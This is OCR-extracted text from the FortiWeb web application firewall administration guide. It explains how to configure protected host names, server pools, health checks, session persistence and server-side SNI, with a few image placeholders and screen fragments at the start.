

Traffic distribution 3:



Traffic distribution 4:


Edit Traffic Group
Name
test
VIP list
test4
Add HA member
FV100D3915000003 (Node ID:4)
FV100D3915000009 (Node ID:3)
FV100D3915000059 (Node ID:2)
FV100D3915000057 (Node ID:1)
Cluster members
No members
OK

Defining your web servers & load balancers

To apply policies correctly and log events accurately, it's important that FortiWeb is aware of certain other points on your network.

To scan traffic for your web servers, FortiWeb must know which IP addresses and HTTP `Host:` names to protect. If there are proxies and load balancers in the network stream between your client and your FortiWeb, you will also want to define them. Likewise, if your web servers have features that operate using the source IP address of a client, you may also need to configure FortiWeb to pass that information to your web servers.

Without these definitions, FortiWeb will not know many things, such as requests are for invalid host names, which source IP addresses are external load balancers instead of clients, and which headers it should use to transmit the client's original source IP address to your web servers. This can cause problems with logging, reports, other FortiWeb features, and server-side features that require the client's IP address.

Protected web servers vs. allowed/protected host names

If you have **virtual hosts** on your web server, multiple websites with different domain names (for example, example.com, example.co.uk, example.ru, example.edu) can coexist on the same physical computer with a single web server daemon. The computer can have a single IP address, with multiple DNS names resolving to its IP address, or the computer can have multiple IP addresses and multiple NICs, with different sets of domain names resolving to separate NICs.

Just as there can be multiple host names per web server, there can also be the inverse: multiple web servers per host name. (For example, for distributed computing clusters and server farms.)

When configuring FortiWeb, a web server is a single IP at the network layer, but a protected host group should contain **all** network IPs, virtual IPs, and domain names that clients use to access the web server at the HTTP layer.

For example, clients often access a web server via a public network such as the Internet. Therefore, the protected host group contains **public** domain names, IP addresses and virtual IPs on a network edge router or firewall, such as:

- www.example.com **and**
- www.example.co.uk **and**
- example.de

But the physical or domain server is only the IP address or domain name that the FortiWeb appliance uses to forward traffic to the server and, therefore, is often a **private** network address (**unless** the FortiWeb appliance is operating in Offline Protection or either of the transparent modes):

- 192.168.1.10 **or**
- example.local

Defining your protected/allowed HTTP "Host:" header names

A protected host group (also called "allowed hosts" or "protected host names", depending on how the host name is used in each context) defines one or more IP addresses or fully qualified domain names (FQDNs). Each entry in the group

defines a virtual or real web host, according to the `Host:` field in the HTTP header of requests. You can use these entries to determine which host names:

- FortiWeb allows in requests, and/or
- FortiWeb applies scans or other features to

For example, if your FortiWeb receives requests with HTTP headers, such as:

```
GET /index.php HTTP/1.1
Host: www.example.com
```

you might define a protected host group with an entry of `www.example.com` and select it in Protected Hostnames on page 242 in the policy. **This would block requests that are not for that host.**

A protected host names group is usually **not** the same as a back-end web server. For details, see Protected web servers vs. allowed/protected host names on page 152.

You use protected host names in a server policy to restrict requests to specific hostnames. If you want to specify specific hosts to apply a policy to, use the HTTP content routing feature. For details, see Routing based on HTTP content on page 173.

Used differently, you might select the `www.example.com` entry in Host when defining requests where the parameters should be validated. **This would apply protection only for that host.**

Unlike a web server, which is a single IP at the network layer, a protected host group should contain **all** network IPs, virtual IPs (VIP), and domain names that clients use to access the web server at the HTTP layer.

For example, clients often access a web server via a public network such as the Internet. Therefore, the protected host group contains **public** domain names, IP addresses and virtual IPs on a network edge router or firewall, such as:

- www.example.com **and**
- www.example.co.uk **and**
- example.de

But in Reverse Proxy mode, the physical or domain server is the IP address or domain name that the FortiWeb appliance uses to forward traffic to the back-end web server behind the NAT and, therefore, is often a **private** network address:

- 192.168.1.10 **or**
- example.local

As another example, for entry level or virtualized web hosting, many Apache virtual hosts:

- business.example.cn
- university.example.cn
- province.example.cn

may exist on one or more back-end web servers which each have one or more network adapters, each with one or more private network IP addresses that are hidden behind a Reverse Proxy FortiWeb:

- 172.16.1.5
- 172.16.1.6
- 172.16.1.7

The virtual hosts would be added to the list of FortiWeb's protected host names, while the network adapters' IP addresses would be added to the list of physical servers.

To configure a protected host group

1. Go to **Server Objects > Protected Hostnames**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
2. Click **Create New**.
3. In **Name**, type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
4. From the **Default Action** drop-down menu, select whether to **Accept**, **Deny**, or **Deny (no log)** HTTP requests that **do not match** any of the host definitions in this protected host group. In For Action, select whether to Accept, Deny, or Deny (no log) HTTP requests whose Host: field matches this Host entry. on page 154, you can override this default for specific hosts.
   For example, let's say that you have 10 web hosts protected by FortiWeb. You want to allow 8 and block 2. To do this, first set **Default Action** to **Accept**. Then in For Action, select whether to Accept, Deny, or Deny (no log) HTTP requests whose Host: field matches this Host entry. on page 154, you will create 2 entries for the host names that you want to block, and in their **Action**, select **Deny**.
5. Click **OK**.
6. To treat one or more hosts differently than indicated in **Default Action**, click **Create New**.
7. For **Host**, enter the IP address or FQDN of a real or virtual host, according to the `Host:` field in HTTP requests.
   If clients connect to your web servers through the IP address of a virtual server on the FortiWeb appliance, this should be the IP address of that **virtual server** or any domain name to which it resolves, **not** the IP address of the protected web server.
   For example, if a virtual server 10.0.2.1/24 forwards traffic to the physical server 192.0.2.1, for protected host names, you would enter:
   - `10.0.2.1`, the address of the virtual server
   - `www.example.com`, the domain name that resolves to the virtual server

   You can enter the exact host name or use wild cards such as `*.example.com`. Only one wildcard is supported. Or you can enter the exact host name then enable **Include Sub-domain** so that all the sub domains of the host (for example `abc.example.com`) will be protected.

   If you require wild card host name matches, use HTTP `Host:` header access control rules instead in **Custom Policy > Custom Rule > Filter > HTTP Header**. For details, see Custom Policy on page 449.
8. Enable **Ignore Port** so that the host names with port number (for example `example.com:443`) will be protected.
9. For **Action**, select whether to **Accept**, **Deny**, or **Deny (no log)** HTTP requests whose `Host:` field matches this **Host** entry.
10. Click **OK**.
11. Repeat the previous steps for each host that you want to add to the protected host group.
12. To apply a protected host group, select it in a server policy (see Configuring a server policy on page 238). Policies use protected host definitions to block connections that are not destined for a protected host. If you do not select a protected host group in a server policy, and you do not configure a combination access control rule with an HTTP `Host:` condition either, FortiWeb accepts or blocks connections regardless of the `Host:` field.

See also

- IPv6 support on page 30
- HTTP pipelining on page 251

Defining your web servers

To specify your back-end web servers, you must define a server pool. Pools contain one or more members that you specify using either their IP addresses or DNS domain names. FortiWeb protects these web servers and they are the recipients of traffic that is forwarded or allowed to pass through to by FortiWeb.

You can also define web servers to be FortiWeb's virtual servers. This chains multiple policies together, which may be useful in more complex traffic routing or rewriting situations.

See also

- Enabling or disabling traffic forwarding to your servers on page 193
- HTTP pipelining on page 251
- Predefined services on page 191
- Defining your network services on page 190
- Configuring a server policy on page 238

Configuring server up/down checks

Tests for server availability (called "server health checks" in the web UI) poll web servers that are members of a server pool to determine their responsiveness before forwarding traffic. FortiWeb can check server health using the following methods:

- TCP
- ICMP `ECHO_REQUEST` (`ping`)
- TCP Half Open
- TCP SSL
- HTTP/2
- HTTPS
- HTTP

FortiWeb polls the server at the frequency set in the Interval on page 157 option. If the appliance does not receive a reply within the timeout period, and you have configured the health check to retry, it attempts a health check again; otherwise, the server is deemed unresponsive. The FortiWeb appliance reacts to unresponsive servers by disabling traffic to that server until it becomes responsive.

If all members of the pool are unresponsive and you have configured one or more members to be backup servers, FortiWeb sends traffic to a backup server.

If a web server will be unavailable for a long period, such as when a server is undergoing hardware repair, it is experiencing extended down time, or when you have removed a server from the server pool, you may improve the performance of your FortiWeb appliance by disabling connectivity to the web server, rather than allowing the server health check to continue to check for responsiveness. For details, see Enabling or disabling traffic forwarding to your servers on page 193.

You can create a health check, use one of the predefined health checks, or clone one of the predefined health checks to use as a starting point for a custom health check. You cannot modify the predefined health checks.

To simplify health check creation, FortiWeb provides predefined health checks for each of the available protocols. Each predefined health check contains a single rule that specifies one of the available protocols. For example, instead of creating a health check that uses ICMP, you can apply HLTHCK_IMCP.

HLTHCK_HTTP and HLTHCK_HTTPS health checks test server responsiveness using the HEAD method and listening for the response code 200.

Your health check can use more than protocol to check server responsiveness. You can specify that a server is available if it passes a single test in the list of tests or only if it passes all the tests.

To view the status currently detected by server health checks, use the Policy Status dashboard. For details, see "Policy Status dashboard" on page 1.

To configure a server health check

1. Before configuring a server health check, if it requires a trigger, configure the trigger. For details, see Viewing log messages on page 811.
2. Go to **Server Objects > Server > Health Check**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
3. Do one of the following:
   - To create a health check, click **Create New**.
   - To create a health check based on a predefined health check, select a predefined health check, click **Clone**, and then enter a name for the new health check.
4. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters. **Note:** The name cannot be changed after this part of the configuration is saved. To rename a part of the configuration, clone it, select it in all parts of the configuration that reference the old name, then delete the item with the old name.
Relationship	• **And**—FortiWeb considers the server to be responsive when it passes all the tests in the list. • **Or**—FortiWeb considers the server to be responsive when it passes at least one of the tests in the list.
Trigger Policy	Select the name of a trigger, if any, that will be used to log or notify an administrator if a server becomes unresponsive.

5. Click **OK**.
6. In the rule list, do one of the following:
   - To add a rule, click **Create New**.
   - To modify a rule, select it and click **Edit**.
7. Configure these settings:

Type	Select the protocol that the server health check uses to contact the server. • **ICMP**—Send ICMP type 8 (`ECHO_REQUEST` or "ping") and listen for either

	ICMP type 0 (`ECHO_RESPONSE` or “pong”) indicating responsiveness, or timeout indicating that the host is not responsive. • **TCP**—Send TCP `SYN` and listen for either TCP `SYN ACK` indicating responsiveness, or timeout indicating that the host is not responsive. If the response is `SYN ACK`, send TCP `ACK` to complete the three-way handshake. • **TCP Half Open**—Send TCP `SYN` and listen for either TCP `SYN ACK` indicating responsiveness, or timeout indicating that the host is not responsive. If the response is `SYN ACK`, send TCP `RST` to terminate the connection. This type of health check requires fewer resources from the pool member than **TCP**. • **TCP SSL**—Send an HTTPS request. FortiWeb considers the host to be responsive if the SSL handshake is successful, and closes the connection once the handshake is complete. This type of health check requires fewer resources than **HTTP/HTTPS**. • **HTTP**—Send an HTTP or HTTPS request, depending on the real server type, and listen for a response that matches the values required by the specified **Matched Content** or a timeout that indicates that the host is not responsive. The protocol to use depends on whether you enable SSL for that server in the server pool. Contact occurs on the protocol and port number specified for that web server in the server pool.
URL Path	Type the URL that the HTTP or HTTPS request uses to verify the responsiveness of the server (for example, `/index.html`). If the web server successfully returns this URL, and its content matches your expression in Matched Content on page 158, it is considered to be responsive. Available only if Type on page 156 is **HTTP** or **HTTPS**. The maximum length is 127 characters.
Timeout	Type the maximum number of seconds that can pass after the server health check. If the web server exceeds this limit, it will indicate a failed health check. Valid values are 1 to 30. Default value is 3.
Retry Times	Type the number of times, if any, that FortiWeb retries a server health check after failure. If the web server fails the server health check this number of times consecutively, it is considered to be unresponsive. Valid values are 1 to 10. Default value is 3.
Interval	Type the number of seconds between each server health check. Valid values are 1 to 300. Default value is 10.
Method	Specify whether the health check uses the HEAD, GET, or POST method. Available only if Type on page 156 is **HTTP** or **HTTPS**.
Match Type	• **Matched Content**—If the web server successfully returns the URL specified by URL Path on page 157 and its content matches the Matched Content on page 158 value, FortiWeb considers the server to be responsive. • **Response Code**—If the web server successfully returns the URL

	specified by URL Path on page 157 and the code specified by Response Code on page 158, FortiWeb considers the server to be responsive. • **All** — If the web server successfully returns the URL specified by URL Path on page 157 and its content matches the Matched Content on page 158 value, and the code specified by Response Code on page 158, FortiWeb considers the server to be responsive. Available only if Type on page 156 is **HTTP** or **HTTPS**.
Matched Content	Enter one of the following values: • The exact reply that indicates that the server is available. • A regular expression that matches the required reply. This value prevents the test from falsely indicating that the server is available when it has actually replied with an error page, such as the one produced by Tomcat when a JSP application is not available. To create and test a regular expression, click the **>>** (test) icon. This opens a **Regular Expression Validator** window where you can fine-tune the expression. For details, see Regular expression syntax on page 1113 Available only if Type on page 156 is **HTTP** or **HTTPS** and Match Type on page 157 is **All** or Matched Content on page 158.
Response Code	Enter the response code that you require the server to return to confirm that it is available. Available only if Type on page 156 is **HTTP** or **HTTPS** and Match Type on page 157 is **All** or **Matched Content**.

8. Click **OK** to save the settings and close the rule.
9. Add any additional tests you want to include in the health check by adding additional rules.
10. Click **OK** to save and close the health check.
11. To use the server health check, select it in a server pool or server pool member configuration. For details, see Creating an HTTP server pool on page 161.

See also

- IPv6 support on page 30
- Configuring a server policy on page 238
- Creating an HTTP server pool on page 161

Configuring session persistence

After FortiWeb has forwarded the first packet from a client to a pool member, some protocols require that subsequent packets also be forwarded to the same back-end server until a period of time passes or the client indicates that it has finished transmission.

A session persistence configuration specifies a persistence method and timeout. You apply the configuration to **Server Balance** server pools to apply the persistence setting to all members of the pool.

To create a persistence configuration

1. Go to **Server Objects > Server > Persistence** and click **Create New**.
2. Configure these settings:

Name	Type a unique name that can be referenced in other parts of the configuration. The maximum length is 63 characters.
Type	Specifies how FortiWeb determines the pool member to forward subsequent requests from a client to after its initial request. For the initial request, FortiWeb selects a pool member using the load balancing method specified in the server pool configuration. • **Source IP**—Forwards subsequent requests with the same client IP address and subnet as the initial request to the same pool member. To define how FortiWeb derives the appropriate subnet from the IP address, configure IPv4 Netmask on page 160 and IPv6 Mask Length on page 160. • **HTTP Header**—Forwards subsequent requests with the same value for an HTTP header as the initial request to the same pool member. Also configure Header Name on page 160. • **URL parameter**—Forwards subsequent requests with the same value for a URL parameter as the initial request to the same pool member. Also configure Parameter Name on page 160. • **Insert Cookie**—FortiWeb adds a cookie with the name specified by Cookie Name on page 160 to the initial request and forwards all subsequent requests with this cookie to the same pool member. FortiWeb uses this cookie for persistence only and does not forward it to the pool member. Also configure Cookie Path on page 160 and Cookie Domain on page 160. • **Rewrite Cookie**—If the HTTP response has a `Set-Cookie:` value that matches the value specified by Cookie Name on page 160, FortiWeb replaces the value specified by the keyword with a randomly generated cookie value. FortiWeb forwards all subsequent requests with this generated cookie value to the same pool member. • **Persistent Cookie**—If an initial request contains a cookie with a name that matches the Cookie Name on page 160 value, FortiWeb forwards subsequent requests that contain the same cookie value to the same pool member as the initial request. • **Embedded Cookie**—If the HTTP response contains a cookie with a name that matches the Cookie Name on page 160 value, FortiWeb preserves the original cookie value and adds a randomly generated cookie value and a ~ (tilde) as a prefix. FortiWeb forwards all subsequent requests with this cookie and prefix to the same pool member. • **ASP Session ID**—If a cookie in the initial request contains an ASP .NET session ID value, FortiWeb forwards subsequent requests with the same session ID value to the same pool member as the initial request. FortiWeb preserves the original cookie name. • **PHP Session ID**—If a cookie in the initial request contains a PHP session ID value, FortiWeb forwards subsequent requests with the same session ID value to the same pool member as the initial request. FortiWeb preserves the original cookie name. • **JSP Session ID**—FortiWeb forwards subsequent requests with the same JSP session ID as the initial request to the same pool member. FortiWeb preserves the original cookie name. • **SSL Session ID**—If a cookie in the initial request contains an SSL

	session ID value, FortiWeb forwards subsequent requests with the same session ID value to the same pool member as the initial request. FortiWeb preserves the original cookie name.
IPv4 Netmask	Specifies the IPv4 subnet used for session persistence. For example, if **IPv4 Netmask** is `255.255.255.255`, FortiWeb can forward requests from IP addresses 192.168.1.1 and 192.168.1.2 to different server pool members. If **IPv4 Netmask** is `255.255.255.0`, FortiWeb forwards requests from IP addresses 192.168.1.1 and 192.168.1.2 to the same pool member. Available only when Type on page 159 is **Source IP**.
IPv6 Mask Length	Specifies the IPv6 network prefix used for session persistence. Available only when Type on page 159 is **Source IP**.
Header Name	Specifies the name of the HTTP header that the persistence feature uses to route requests. Available only when Type on page 159 is **HTTP Header**.
Parameter Name	Specifies the name of the URL parameter that the persistence feature uses to route requests. Available only when Type on page 159 is **URL Parameter**.
Cookie Name	Specifies a value to match or the name of the cookie that FortiWeb inserts. Available only when Type on page 159 uses a cookie.
Cookie Path	Specifies a path attribute for the cookie that FortiWeb inserts, if Type on page 159 is **Insert Cookie**.
Cookie Domain	Specifies a domain attribute for the cookie that FortiWeb inserts, if Type on page 159 is **Insert Cookie**.
Secure Cookie	Enable to add a secure flag to inserted cookies, which forces browsers to return the cookie only when they use HTTPS protocol. Available only when Type on page 159 is **Insert Cookie**.
Timeout	Specifies the maximum amount of time between requests that FortiWeb maintains persistence, in seconds. FortiWeb stops forwarding requests according to the established persistence after this amount of time has elapsed since it last received a request from the client with the associated property (for example, an IP address or cookie). Instead, it again selects a pool member using the load balancing method specified in the server pool configuration.

3. Click **OK**.

For details about applying the configuration to a pool, see Creating an HTTP server pool on page 161.

HTTPs://docs.fortinet.com/product/fortiweb/

Configuring server-side SNI support

FortiWeb supports server-side SNI (Server Name Indication). You use this feature when you have the following configuration requirements:

- The operating mode is Reverse Proxy or True Transparent Proxy.
- You offload SSL/TLS processing to FortiWeb and use SSL/TLS for connections between FortiWeb and the pool member (end-to-end encryption).
- One or more server pool members require SNI support.

In True Transparent Proxy mode, use the following CLI command to enable server-side SNI for the appropriate pool member:

```
config server-policy server-pool
   edit <server-pool_name>
      config pserver-list
         edit <entry_index>
            set server-side-sni {enable | disable}
```

In Reverse Proxy mode, use the following CLI command to enable server-side SNI in the appropriate server policy:

```
config server-policy policy
   edit <policy_name>
      set server-side-sni {enable | disable}
```

You cannot use the web UI to enable this option. For details, see the *FortiWeb CLI Reference*.

Creating an HTTP server pool

Server pools define a group of one or more physical or domain servers (web servers) that FortiWeb distributes connections among, or where the connections pass through to, depending on the operating mode. Reverse Proxy mode actively distributes connections; Offline Protection mode, both transparent modes, and WCCP mode do not.

- **Reverse Proxy mode**—When the FortiWeb appliance receives traffic destined for a virtual server, it forwards the traffic to a server pool. If the pool has more than one member, the physical or domain server that receives the connection depends on your configuration of load-balancing algorithm, weight, and server health checking.

  For pools with multiple members, to prevent traffic from being forwarded to unavailable web servers, you can use a health check to verify the availability of members. The availability of other members and the Deployment Mode on page 240 option in the policy determine whether the FortiWeb appliance redistributes or drops the connection when a physical or domain server in a server pool is unavailable.
- **Offline Protection, True Transparent Proxy, Transparent Inspection, and WCCP mode**—The FortiWeb appliance allows traffic to pass through to the server pool when it receives traffic that is:
  - passing through a bridge
  - directed to the FortiWeb (configured as a WCCP client) by a FortiGate acting as a WCCP server

A server can belong to more than one server pool.

To configure an HTTP server pool

1. Before you configure an HTTP server pool, do the following:
   - If clients connect via HTTPS and FortiWeb is operating in a mode that performs SSL inspection instead of SSL offloading, upload the website's server certificate. For details, see How to offload or inspect HTTPS on page 294.
   - If you want to use the pool for load balancing and want to monitor its members for responsiveness, configure one or more server health checks to use with it. For details, see Configuring server up/down checks on page 155.
   - If client connections require persistent sessions, create a persistence configuration. For details, see Configuring session persistence on page 158.
2. Go to **Server Objects > Server > Server Pool**.
   To access this part of the web UI, your administrator's account access profile must have **Read** and **Write** permission to items in the **Server Policy Configuration** category. For details, see Permissions on page 52.
3. Click **Create New**.
4. Select **Create HTTP Server Pool**.
5. Configure these settings:

Name	Type a name that can be referenced by other parts of the configuration. The maximum length is 63 characters.
Type	The current type follows the operation mode set in system settings. For full information on the operating modes, see How to choose the operation mode on page 65.
Single Server/Server Balance	• **Single Server**—Specifies a pool that contains a single member. • **Server Balance**—Specifies a pool that contains multiple members. FortiWeb uses the specified load-balancing algorithm to distribute TCP connections among the members. If a member is unresponsive to the specified server health check, FortiWeb forwards subsequent connections to another member of the pool. Available only when Type on page 162 is **Reverse Proxy**.
Server Health Check	Specifies a test for server availability. By default, this health check is used for all pool members, but you can use the pool member configuration to assign a different health check to a member. For details, see Configuring server up/down checks on page 155. Available only when Type on page 162 is **Reverse Proxy** and Single Server/Server Balance on page 162 is **Server Balance**.
Health Check Source IP	If enabled, FortiWeb will execute health check to the back-end server with IPv4 address. Available only in **True Transparent Proxy** mode.
Health Check Source IPv6	If enabled, FortiWeb will execute health check to the back-end server with IPv6 address. Available only in **True Transparent Proxy** mode.
Load Balancing Algorithm	• **Round Robin**—Distributes new TCP connections to the next pool member, regardless of weight, response time, traffic load, or number of existing connections. FortiWeb avoids unresponsive servers.

	• **Weighted Round Robin**—Distributes new TCP connections using the round-robin method, except that members with a higher weight value receive a larger percentage of connections. • **Least Connection**—Distributes new TCP connections to the member with the fewest number of existing, fully-formed TCP connections. If there are multiple servers with the same least number of connections, FortiWeb will take turns and avoid always selecting the same member to distribute new connections. • **URI Hash**—Distributes new TCP connections using a hash algorithm based on the URI found in the HTTP header, excluding hostname. • **Full URI Hash**—Distributes new TCP connections using a hash algorithm based on the full URI string found in the HTTP header. The full URI string includes the hostname and path. • **Host Hash**—Distributes new TCP connections using a hash algorithm based on the hostname in the HTTP Request header Host field. • **Host Domain Hash**—Distributes new TCP connections using a hash algorithm based on the domain name in the HTTP Request header Host field. • **Source IP Hash**—Distributes new TCP connections using a hash algorithm based on the source IP address of the request. When the status of a physical server in a server pool is disabled, a health check indicates it is down, or it is removed from the server pool, FortiWeb will transfer any remaining HTTP transactions in the TCP stream to an active physical server in the server pool according to the Load Balancing Algorithm. For hash-based methods, if you specify a persistence method for the server pool, after an initial client request, FortiWeb routes any subsequent requests according to the persistence method. Otherwise, it routes subsequent requests according to the hash-based algorithm. Available only when Type on page 162 is **Reverse Proxy** and Single Server/Server Balance on page 162 is **Server Balance**.
Persistence	Select a configuration that specifies a session persistence method and timeout to apply to the pool members. For details, see Configuring session persistence on page 158. Available only when Type on page 162 is **Reverse Proxy** and Single Server/Server Balance on page 162 is **Server Balance**.
Comments	Type a description of the server pool. The maximum length is 199 characters.

Note: you can also configure to enable HTTP reuse function to determine how to reuse the existing connection without creating one. See FortiWeb 6.1.1 CLI Reference for details.

6. Click **OK**.
7. Click **Create New**.
8. Configure these settings:

ID	The index number of the member entry within the server pool. FortiWeb automatically assigns the next available index number. For round robin-style load-balancing, the index number indicates the order in which FortiWeb distributes connections.

	The valid range is from 0 to 9223372036854775807 (the maximum possible value for a long integer). You can use the `server-policy server-pool` CLI command to change the index number value. For details, see the *FortiWeb CLI Reference*: HTTPs://docs.fortinet.com/product/fortiweb/
Status	• **Enable**—Specifies that this pool member can receive new sessions from FortiWeb. • **Disable**—Specifies that this pool member does not receive new sessions from FortiWeb and FortiWeb closes any current sessions as soon as possible. • **Maintenance**—Specifies that this pool member does not receive new sessions from FortiWeb but FortiWeb maintains any current connections.
Server Type	Select how you want to define the pool member. If your application servers are deployed on AWS or Azure, you can select **Cloud Connector** to authorize FortiWeb to access the VM instances in your public cloud account, in order to automatically obtain the IP addresses.
